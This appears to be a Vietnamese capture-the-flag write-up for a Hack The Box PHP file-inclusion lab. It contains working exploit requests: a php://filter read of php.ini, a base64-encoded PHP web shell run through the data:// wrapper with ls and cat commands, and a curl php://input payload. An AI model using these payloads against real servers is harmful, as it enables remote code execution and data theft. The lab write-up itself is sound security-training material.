1.Try to gain RCE using one of the PHP wrappers and read the flag at /

Đọc file php.ini kiểm tra xem allow\_include\_url có bật không

```bash

<http://94.237.55.209:46618/index.php?language=php://filter/read=convert.base64-encode/resource=../../../../etc/php/7.4/apache2/php.ini>

```

A screenshot of a computer

Description automatically generated

Ta thu được đoạn mã base64

```bash



```

Giải mã đoạn base64

A screenshot of a computer

Description automatically generated

Ta thấy allow\_url\_include = On

Ta mã hóa base64 web shell

```bash

echo '<?php system($\_GET["cmd"]); ?>' | base64

```

A computer screen shot of a computer code

Description automatically generated

```bash

PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8+Cg==

```

( thêm Mã hóa url (ctrl + U) )

```bash

PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8%2BCg%3D%3D

```


Dùng kĩ thuật data wapper

Theo đề bài flag được đặt tại / nên ta sẽ liệt kê file và thư mục tại /

```bash

/index.php?language=data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8%2BCg%3D%3D&cmd=ls+-l+/

```



Tìm thấy file \*.txt ta đọc file này và thu được flag

```bash

/index.php?language=data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8%2BCg%3D%3D&cmd=cat+/37809e2f8952f06139011994726d9ef1.txt

```

A screenshot of a computer

Description automatically generated

P/s: HTB{d!$46l3\_r3m0t3\_url\_!nclud3}


Test thử 2 kỹ thuật input wrapper và expect

**Kỹ thuật input wrapper**

```bash

curl -s -X POST --data '<?php system($\_GET["cmd"]); ?>' "http://94.237.55.209:31203/index.php?language=php://input&cmd=ls+-l+/"

```



A screenshot of a computer

Description automatically generated

Ta cũng tìm ra đương file .txt chứa flag

**Kỹ thuật expect**

Kiểm tra trong file php.ini có được cấu hình sử dụng expect không

A screenshot of a computer

Description automatically generated

Không tim thấy extension=expect

Nên không sử dụng được expect://